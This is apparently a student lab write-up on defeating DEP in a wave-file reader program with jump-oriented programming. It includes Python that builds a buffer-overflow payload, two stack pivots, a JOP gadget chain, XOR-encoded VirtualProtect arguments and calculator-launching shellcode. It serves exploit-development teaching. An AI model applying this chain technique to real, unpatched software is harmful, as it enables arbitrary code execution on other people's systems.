Dalton Ellis
[redacted]

Bypassing DEP with JOP

This section describes the entire stage of the payloads to bypass dep with JOP.

Stack Pivoting


The stack pivot was performed by a SUB ESP following the return that was performed after taking over ESP. Besides this required return and the other required return from VirtualProtect, the entire script is JOP only.

Exploit

The exploit was performed by using the comments file to overflow the buffer into ESP. This was a standard overflow and I believe per the last assignment that this was due to strcpy.

Pivot 1

The pivot was then performed by SUB ESP, 4F to jump into prior bytes placed in the comments file. This is reliable except it can't use null bytes for this particular stack. The null byte needed for this return to 0x00401642 is already on the stack, fortunately.



JOP Setup

Following the SUB ESP, there are 3 pops that will then be utilized heavily for the JOP setup. Because the SUB ESP jumps down to data we control, we can use this for our advantage.

Pop EAX, EDX, EDI

The POP EAX, POP EDX, and POP EDI are used to establish the parameters for the JOP Dispatcher Table (EDX) and the JOP Chain (EDI). However, because we cannot use null bytes on this part of the stack, we must rely on XOR to create the null values so that we can use proper addressing.

XOR EDX and EDI

EDX and EDI are XOR'd with EAX and this creates proper addressing. After XOR, EDX will point to the Dispatcher table and EDI will point to the JOP Chain.

Call EDX

Our first gadget is then used already to begin the process. There must be one more pivot yet still to begin utilizing the stack.

```
0040164C    FFD2            call edx
```

JOP Instructions

It should be mentioned that upon our first JOP instruction used for the pivot 2 below, we must reverse everything in the JOP chain in our code, or code it backwards. This is because of the SUB EDI, 0xC used as the dispatcher gadget. So, the code can look like this, for that reversal. Dummy bytes are also used throughout due to the SUB 0xC.

```
# Create Jop Chain
def create_jop_chain():
    # initial set up
    jop_gadgets = [

        # SUB ESP, 8 ; JMP EDX ; With PADDING
        0xFFFFFFFF,0xFFFFFFFF,0xFFFFFFFF, 0x004015d5,

        # MOV ESP, 0x435500 ; JMP EDX ; With Padding
        0xFFFFFFFF, 0xFFFFFFFF, 0x004016ed,

        # ADD ESP, 0x894 ; MOV EBP, ESP ; JMP EDX ; With PAdding
        0xFFFFFFFF, 0xFFFFFFFF, 0x004015e6,

        # ADD ESP, 0x894 ; MOV EBP, ESP ; JMP EDX ; With PAdding
        0xFFFFFFFF, 0xFFFFFFFF, 0x004015e6,

    ]

    # Virtual Protect > Does a lot of xors
    # Originally broken out because I thought this was going to require 2 calls to VP()
    jop_gadgets.extend(virtual_protect())

    # REVERSING THE JOP CHAIN BECAUSE SUB NOT ADD!!!!
    jop_gadgets = jop_gadgets[::-1]

    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)
```

Pivot 2


While we could likely get away with the stack staying where it is, due to the XOR method we use in our chain. However, the more reliable location for the stack, which will handle null bytes easily if needed, is the location we control in the wave file.

MOV ESP, 0x435500

We use this gadget in our jop table to perform a pivot again. The pivot moves to below our wave stack payload, to the middle of nowhere.


```
004016ED    BC 00554300     mov esp,wavread2.435500
004016F2  ^ FFE2            jmp edx
```

JOP Gadget # 1



Stack Result

Following this mov for ESP, we are in the middle of nowhere. Fortunately, JOP does not require the stack at this step so there is no issue with this. We then perform large ADDs to ESP to get the stack back to data we control.



Performing this add twice will get us back to user-controlled data for our stack manipulation.

```
def create_jop_chain():
    # initial set up
    jop_gadgets = [

        # SUB ESP, 8 ; JMP EDX ; With PADDING
        0xFFFFFFFF,0xFFFFFFFF,0xFFFFFFFF, 0x004015d5,

        # MOV ESP, 0x435500 ; JMP EDX ; With Padding
        0xFFFFFFFF, 0xFFFFFFFF, 0x004016ed,

        # ADD ESP, 0x894 ; MOV EBP, ESP ; JMP EDX ; With PAdding
        0xFFFFFFFF, 0xFFFFFFFF, 0x004015e6,

        # ADD ESP, 0x894 ; MOV EBP, ESP ; JMP EDX ; With PAdding
        0xFFFFFFFF, 0xFFFFFFFF, 0x004015e6,

    ]
```

This image shows the second pivot instructions which were able to be tagged on as the beginning of the JOP chain.

JOP Gadgets

The JOP gadgets are located in the data we control with the Wave file payload. This is a good spot because it contains a large amount of space for stack and payload, perhaps around 2000 bytes. It also allows for null bytes should we need them, which is rare. Wavreader addressing is not affected by ASLR so this area is most ideal.

Due to the XOR manipulation we performed immediately after Stack Pivot 1, we can place the EDI pointer directly at the location we control. So, they are very reachable and useable, especially because they allow for null bytes though this does not matter.


Bypass DEP

The technique used to bypass DEP was virtual protect. This of course was able to be performed after setting up the stack and due the stack pivots mentioned above. Further explanation on the XORing of data will be provided in the thorough analysis.


The VirtualProtect function must execute across two pages of memory so we use a large dw size to cover this.

Virtual Protect Stack

Here is the stack being prepared for the VirtualProtect call. This is partly through the manipulation using XOR.



Midway through stack manipulation (more later)



Post Stack Manipulation


```
# Value for ECX
ecx = 0x552a200

# Addresses we want to apply to stack for virtual protect
# XORs with ECX to do the XOR trick on stack
wev += fix_addr(ecx^0x004015b4) # Place where we want to return
wev += fix_addr(ecx^0x00435000) # Pointer to page to update
wev += fix_addr(ecx^0x00002000) # DW Size - 0x2000 > (The Decimal 1000 was tricky)
wev += fix_addr(ecx^0x00000040)
wev += fix_addr(ecx^0x00433000) # Writable Location
wev += fix_addr(ecx^0x00436654) # Where the stack will be pointing when we are done
wev += fix_addr(ecx^0x00427008)  # ptr -> VirtualProtect()
```


The Addresses above match the stack in the image above and below this one. These were performed in the IA Lab. The Image above contains the details for each address as this is difficult to add to the picture itself and the addresses in code match exactly.

VirtualProtect Call

The image below is the two pages before and after this was executed to prove it worked. I wasted two hours on this because IDA did not update the way x64 did.




Before



After

More IA Lab Proof

This image was only demonstrating that we have some parameters that we control and that it's being performed in the IA JOP lab with the addresses we expect.



Attempting to show code execution in the lab for deliverable requirement.

Windows API Setup

Even though we could write null bytes, this stack was configured without the need for them. This was able to be done by using pops, pushes, and XORs.

For each address, there were 4 JOP gadgets executed which made for a longer table but there was plenty of room.

Instructions for Stack

POP EAX

We first popped a pre-XOR'd value off the stack we now control. It does not contain null bytes.

MOV ECX, 0x552a200

We then have a fixed value to move into ECX which is used as the constant during XOR.

XOR ECX, EAX

The EAX we popped is then XOR'd with ECX and stored in ECX. It now contains the null byte and a valid address.

PUSH ECX

We push ECX back onto the stack with the proper address

ADD ESP, 4

We add esp, 4 and perform the above steps again for each instruction.

Code

In code it looks like this, and it was used as a function. Once configured in this way, VP worked as expected.

```
def update_stack():
    l = [
        # POP EAX ; JMP EDX
        0xFFFFFFFF, 0xFFFFFFFF, 0x00401546,

        # MOV ECX, 0x552a200 # MOV EBX, 0x4a204040, JMP EDX
        0xFFFFFFFF, 0xFFFFFFFF, 0x00401561,

        # XOR ECX, EAX ; MOV EBX, ECX ; JMP EDX
        0xFFFFFFFF, 0xFFFFFFFF, 0x00401573,

        # PUSH ECX ; XOR EAX, EAX ; JMP EDX
        0xFFFFFFFF, 0xFFFFFFFF, 0x00401592,

        # ADD ESP, 4 ; JMP EDX
        0xFFFFFFFF, 0xFFFFFFFF, 0x004015d0

    ]

    return l
```

Calling VirtualProtect

We then perform a jmp to ptr[EBX], which is VirtualProtect in the registers from the MOV EBX, ECX in the image above.

Following execution, we perform another jump but this time to ptr [ESP]. Due to adding an extra value at the end of our stack, we can jump down to our shellcode and start executing.

The Script

This will be a brief overview of the script and try to dive into sections that may not have been covered above.

Comment File

The comment file payload is created, and this contains the ESP overflow address for our first pivot. It also contains the stack values for the EDX and EDI XOR that we used in our Stack Pivot 1.

```
# Comment file payload
def comment_payload():
    buff1_size = 408
    eax = "J"
    esp = 0x0018cda9
    trash, jop_table_addr = wave_payload()
    dispatch_gadget = 0x401538
    file2_test = eax*(buff1_size-71) # Covers our J value
    file2_test += address_xor(dispatch_gadget,eax) # XORs appr
    file2_test += address_xor(jop_table_addr,eax) # XORs apprc
    file2_test += "Z"*63 # Space between ESP overwrite
    file2_test += fix_addr(0x401642)# Gadget to SUB ESP, 0x4f
    return file2_test
```

Wave Payload File

A similar step is performed except this is for the wave payload.

The wave payload contains:

- JOP Chain
- Shellcode
- Stack Space for VirtualProtect and beyond

I will only show a snipped of code due to space. It is well commented but contains filler values as well which make the code less clear.

```
# Jop addr starts at the end of the job chain which we dynamically calculate based on size
# It goes at the end because we use SUB EDI and not ADD
jop_addr = start + j_space + (len(create_jop_chain())-4) # address of jop dispatcher table

# value between second add esp and the jop addr where out values end
between = second - (jop_addr+4)

# Space between N and the jop we want to jump to
wev = "N"*j_space

# wev += create_jop_chain()
wev += create_jop_chain()

# Space between jop chain and where we jump with ESP
wev += "R"*between

# Value for ECX
ecx = 0x552a200

# Addresses we want to apply to stack for virtual protect
# XORs with ECX to do the XOR trick on stack
wev += fix_addr(ecx^0x004015b4) # JMP to PTR [ESP]
wev += fix_addr(ecx^0x00435000) # Pointer to page to update
wev += fix_addr(ecx^0x00002000) # DW Size - 0x2000 > (The Decimal 1000 was tricky)
wev += fix_addr(ecx^0x00000040)
wev += fix_addr(ecx^0x00433000) # Writable Location
wev += fix_addr(ecx^0x00436654) # Where the stack will be pointing when we are done
wev += fix_addr(ecx^0x00427008)  # ptr -> VirtualProtect()

# Start to setup stack
wev += "JUNK"*4
wev += "\x90"*15

# ADD ESP, 0x2bc
wev += "\x81\xC4\xBC\x02\x00\x00"

# Separate Code From Stack
wev += "\x90"*800
wev += shellcode()
```

Jop Chain

Details about this were already explained but will briefly cover again.

1. Some initial set up is done for stack pivot 2 using the chaining features
2. Virtual protect function is built out to do random XORs on our stack
3. Jop Chain is reversed because we need it in reverse order or we need to code this ourselves.

1 – Initial Setup

```python
# Create Jop Chain
def create_jop_chain():
    # initial set up
    jop_gadgets = [

        # SUB ESP, 8 ; JMP EDX ; With PADDING
        0xFFFFFFFF,0xFFFFFFFF,0xFFFFFFFF, 0x004015d5,

        # MOV ESP, 0x435500 ; JMP EDX ; With Padding
        0xFFFFFFFF, 0xFFFFFFFF, 0x004016ed,
```

Snippet for setup (repeat)

2 – Virtual Protect XORs

The XOR function update_stack is cool and has to be performed for each stack value. So we have to call update_stack fully most of the time. At other times, we only need to use part of gadgets in update_stack which is beneficial because it already contains the dummy values. Other times we use the manual option with our own gagdet and dummy values. At the end, we jmp to VirtualProtect residing in ebx.

```python
jop_gadgets = []

# POP EAX ; MOV ECX ; XOR ECX ; PUSH ECX ; ADD ESP
jop_gadgets.extend(update_stack())

# POP EAX ; MOV ECX ; XOR ECX ; PUSH ECX ; ADD ESP
jop_gadgets.extend(update_stack())

# POP EAX ; MOV ECX ; XOR ECX ; PUSH ECX ; ADD ESP
jop_gadgets.extend(update_stack())

# POP EAX ; MOV ECX ; XOR ECX ; PUSH ECX ; ADD ESP
jop_gadgets.extend(update_stack())

# POP EAX ; MOV ECX ; XOR ECX ; PUSH ECX ; ADD ESP
jop_gadgets.extend(update_stack())

# POP EAX ; MOV ECX ; XOR ECX ; PUSH ECX ; ADD ESP
jop_gadgets.extend(update_stack())


# POP EAX ; MOV ECX ; XOR ECX ; PUSH ECX ;  REMOVE ADD E
jop_gadgets.extend(update_stack()[:-3])


# SUB ESP, 8 ; JMP EDX ; With PADDING
jop_gadgets.extend([0xFFFFFFFF,0xFFFFFFFF,0x004015d5])

# SUB ESP, 8 ; JMP EDX ; With PADDING
jop_gadgets.extend([0xFFFFFFFF,0xFFFFFFFF,0x004015d5])


# SUB ESP, 8 ; JMP EDX ; With PADDING
jop_gadgets.extend([0xFFFFFFFF,0xFFFFFFFF,0x004015d5])


# JMP DWORD PTR [EBX]
jop_gadgets.extend([0xFFFFFFFF,0xFFFFFFFF,0x0041d0a5])
```

JOP chain reversal

Reversed due to the sub edi.

```
# REVERSING THE JOP CHAIN BECAUSE SUB NOT ADD!!!!
jop_gadgets = jop_gadgets[::-1]
```

Code with Shellcode

At the end of our Wave payload we separate the stack from the shellcode to make sure they do not conflict and then we are good to go. Shellcode executes a calculator.

```
# Start to setup stack
wev += "JUNK"*4
wev += "\x90"*15

# ADD ESP, 0x2bc
wev += "\x81\xC4\xBC\x02\x00\x00"

# Separate Code From Stack
wev += "\x90"*800
wev += shellcode()


return wev, jop_addr
```

Coding difficulties

Issues:

- **SUB ECX which required that we reverse the JOP chain.**
- **Compile the reversal of JOP chain with the dummy bytes and this can get confusing**
- **I could see the JOP chain getting long for push pop stack manipulation but the use of functions to extend this helped overcome this issue.**
- **VirtualProtect was weird at first because of Ida not showing any changes of memory segments. I did however have it wrong the first time so I had to look up our example from last week for remember how the stack is used for functions.**
- **My code is a little ugly but I think this makes it more flexible when JOP chain size changes or I need to make space somewhere else, the other addresses update with it.**
- **Last week I didn't use XOR in my addresses and this made me have to do the addressing by hand. This week I used XOR directly in the code to demonstrate the exact address so there was no confusion.**

I always have issues writing code in lab environments, so I usually write locally and sync with python over a share or over github to my home directory that runs in a loop. I usually automate these types of things to speed up the overall time to test a change and it always help immensely cut down time. Spending a few extra minutes writing a script to run in the background on changes is so helpful.

Shellcode

Fortunately, or unfortunately, we just used a shellcode that opens a calculator. It does not even exit gracefully.

Difficulty

The most difficult part of the shellcode was working out calls that the shellcode was making as they went into other areas of the memory segments. This often resulted in access issues for writing. This required the VirtualProtect dword size to be quite large to cover 2 pages. I was not aware of this being possible and initially thought we were required to call it twice. However, the mention of the 1000 bytes through me off because while this worked great for the single page, it does not cover a full page because pages are 0x1000 in size and not decimal 1000 in size. Fortunately, we just give dword size 0x2000 and it covers both pages.

```
wev += fix_addr(ecx^0x00002000) # DW Size - 0x2000 > (The Decimal 1000 was tricky)
```

This allows the shellcode to run without getting into anything weird or hacky.